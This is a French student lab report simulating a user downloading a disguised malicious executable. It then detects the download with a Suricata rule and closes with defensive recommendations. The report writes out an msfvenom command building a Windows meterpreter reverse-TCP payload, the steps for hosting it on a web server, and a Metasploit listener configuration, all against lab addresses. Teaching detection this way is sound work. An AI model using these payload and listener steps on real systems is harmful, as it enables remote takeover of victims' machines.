



FOURMONT Thibault
FOFANA Abdel-Malik

HACKING : TP Malware

1. Introduction

Dans notre TP, nous avons décidé de simuler un scénario où un utilisateur télécharge un fichier malveillant en pensant installer un logiciel légitime. Pour cela, msfvenom a été utilisé pour générer un malware sous la forme d'un fichier exécutable (.exe).

Notre machine Kali Linux héberge un serveur web local permettant de mettre à disposition ce fichier, tandis que la machine Windows 10 tente de télécharger et d'exécuter ce malware.

L'objectif est ensuite de mettre en place un **IDS (Intrusion Detection System)** pour détecter cette activité malveillante et générer des alertes en temps réel.

2. Génération du payload

On génère le payload sur Kali Linux et on le stocke dans un fichier **.exe**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.130 LPORT=4444  
-f exe > application.exe
```

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.130 LPORT=4444 -f exe > application.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
(kali@kali)-[~]
```

Une fois le fichier .exe créé, on déplace le fichier dans le serveur web afin qu'il puisse être accessible.

```
(kali@kali)-[~]  
$ sudo mv application.exe /var/www/html/  
[sudo] password for kali:
```



3. Configuration Listener

Nous configurons ensuite un listener sur la machine attaquante afin de pouvoir communiquer avec la machine cible si l'exploit fonctionne.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.254.130
LHOST => 192.168.254.130
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.130:4444
```

4. Serveur Web

On start ensuite notre serveur web sur la machine attaquante pour que la machine cible puisse y accéder.

```
(kali@kali) [~/Desktop]
$ sudo systemctl status apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sat 2024-12-14 14:57:06 CET; 1h 32min ago
  Invocation: 48a2e82b40fd4116b38f83175b70a178
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 29368 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 29392 (apache2)
       Tasks: 7 (limit: 4503)
    Memory: 21.6M (peak: 22M)
         CPU: 815ms
    CGroup: /system.slice/apache2.service
            └─29392 /usr/sbin/apache2 -k start
              29395 /usr/sbin/apache2 -k start
              29396 /usr/sbin/apache2 -k start
              29397 /usr/sbin/apache2 -k start
              29398 /usr/sbin/apache2 -k start
              29399 /usr/sbin/apache2 -k start
              32361 /usr/sbin/apache2 -k start

Dec 14 14:57:06 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Dec 14 14:57:06 kali apachectl[29391]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. See
Dec 14 14:57:06 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-22/22 (END)
```


5. IDS/IPS

Nous configurons ensuite notre IDS/IPS afin de surveiller le trafic réseau afin de détecter les comportements malveillants.

On décide de créer une règle sur **Suricata** afin de lancer une alerte lorsqu'il y a un téléchargement malveillant d'un fichier .exe


```
alert http any any -> any any (msg:"Suspicious .exe file download attempt";  
content:".exe"; nocase; http_uri; sid:100003; rev:1;)
```

Pour ce faire on crée un fichier local.rules



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x  
GNU nano 8.2 /etc/suricata/rules/local.rules  
alert http any any -> any any (msg:"Suspicious .exe file download attempt"; >  
[ Read 1 line ]  
^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute  
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

On ajoute ensuite ajouter le fichier de règles que nous avons créé dans le fichier de configuration **suricata.yaml**.



```
rule-files:  
- suricata.rules  
- local.rules
```



On démarre ensuite le service :


```
(kali㉿kali)-[~/Downloads]
$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0

i: suricata: This is Suricata version 7.0.7 RELEASE running in SYSTEM mode
i: threads: Threads created → W: 5 FM: 1 FR: 1 Engine started.
```

6. Exploit Machine Windows

On lance ensuite le téléchargement du fichier malveillant sur la machine w10.


On voit qu'il est directement bloqué par SmartScreen sur Microsoft Edge.



On remarque que l'IDS détecte bien le téléchargement malveillant

```
12/15/2024-12:03:49.847510  [**] [1:100003:1] Suspicious .exe file download a
ttempt [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.254.129:5075
8 → 192.168.254.131:80
```

L'antivirus Windows Defender détecte bien qu'un malware a été installé et bloque le téléchargement.



7. Recommandations de sécurité

Dans ce **Proof of Concept (POC)**, un utilisateur a été simulé téléchargeant un fichier exécutable malveillant en pensant installer un logiciel légitime. Ce scénario illustre l'importance de mettre en place des mesures de sécurité robustes pour limiter ces risques.

1. Vérification de la légitimité des sites web

Avant de télécharger un fichier depuis un site web :

- Il est essentiel de vérifier la légitimité du site :
 - L'URL doit être correcte et ne pas contenir de variations suspectes (par exemple, micr0soft.com au lieu de microsoft.com).
 - Le site devrait utiliser un certificat SSL valide, reconnaissable par le cadenas et le protocole https://.
- Il est possible d'utiliser des outils comme **Google Safe Browsing**, **VirusTotal**, ou **Sucuri SiteCheck** pour analyser un site ou une URL suspecte.
- Les téléchargements doivent être effectués uniquement depuis des sources officielles ou vérifiées, telles que les sites des éditeurs ou des magasins d'applications.



2. Maintenir un antivirus actif et à jour

Pour prévenir les infections, l'antivirus doit être installé et actif sur tous les postes :

- Il faut configurer l'antivirus pour analyser les fichiers téléchargés et détecter les comportements malveillants en temps réel.
- Une planification régulière des analyses doit être mise en place pour identifier les menaces potentielles qui pourraient ne pas avoir été détectées initialement.
- Les mises à jour automatiques doivent être activées pour garantir que les signatures de virus sont toujours actuelles.

3. Déployer un IDS/IPS pour surveiller le réseau

Dans un environnement professionnel :

- L'installation d'un **IDS (Système de détection d'intrusion)** comme **Suricata** ou **Snort** permet de surveiller le trafic réseau et de détecter les comportements suspects ou malveillants.
- Un **IPS (Système de prévention d'intrusion)** peut être ajouté pour bloquer les connexions suspectes avant qu'elles ne compromettent les utilisateurs.
- Une intégration de l'IDS/IPS à un **SIEM** (par exemple, Wazuh ou Splunk) aide à centraliser les alertes et facilite les analyses en cas d'incident.

4. Sensibilisation et formation des utilisateurs

Les utilisateurs étant souvent des cibles directes, une sensibilisation est essentielle :

- Il est important de former régulièrement les employés sur les bonnes pratiques de cybersécurité :
 - Ne pas télécharger de fichiers provenant de sources non vérifiées.
 - Faire preuve de vigilance face aux e-mails ou liens suspects, souvent exploités dans des campagnes de phishing.
- Des simulations de phishing peuvent être organisées pour identifier les vulnérabilités humaines et renforcer les réflexes face à des scénarios réels.
- Il est également utile de fournir un guide clair expliquant comment réagir en cas de doute, comme contacter le service informatique avant d'exécuter un fichier suspect.

5. Politiques de téléchargement et filtrage des fichiers

Pour limiter les risques liés aux téléchargements non contrôlés :

- Un pare-feu ou un proxy peut être configuré pour surveiller les téléchargements et appliquer des restrictions, en bloquant notamment les fichiers exécutables (.exe, .bat, .vbs) sauf autorisation explicite.
- Il est possible d'utiliser des services DNS sécurisés, comme **Quad9** ou **Cloudflare DNS**, qui bloquent automatiquement l'accès aux sites malveillants.
- Une surveillance régulière des activités de téléchargement peut être effectuée grâce à des solutions comme **Wazuh** ou **Microsoft Defender for Endpoint**.

6. Gestion des droits et restrictions des comptes

Pour limiter les risques, les droits d'accès doivent être adaptés :

- Le principe du **moindre privilège** doit être appliqué, en limitant les accès des utilisateurs aux ressources strictement nécessaires à leur travail.
- L'exécution de fichiers téléchargés depuis des emplacements non approuvés doit être interdite.
- Des restrictions doivent être mises en place pour que seuls les administrateurs puissent installer des programmes ou apporter des modifications au système.

7. Maintenir les systèmes à jour

Les mises à jour de sécurité doivent être appliquées régulièrement :

- Les systèmes d'exploitation, navigateurs, et logiciels tiers doivent être maintenus à jour pour corriger les vulnérabilités exploitées par les malwares.
- Les correctifs critiques doivent être priorisés pour les environnements sensibles.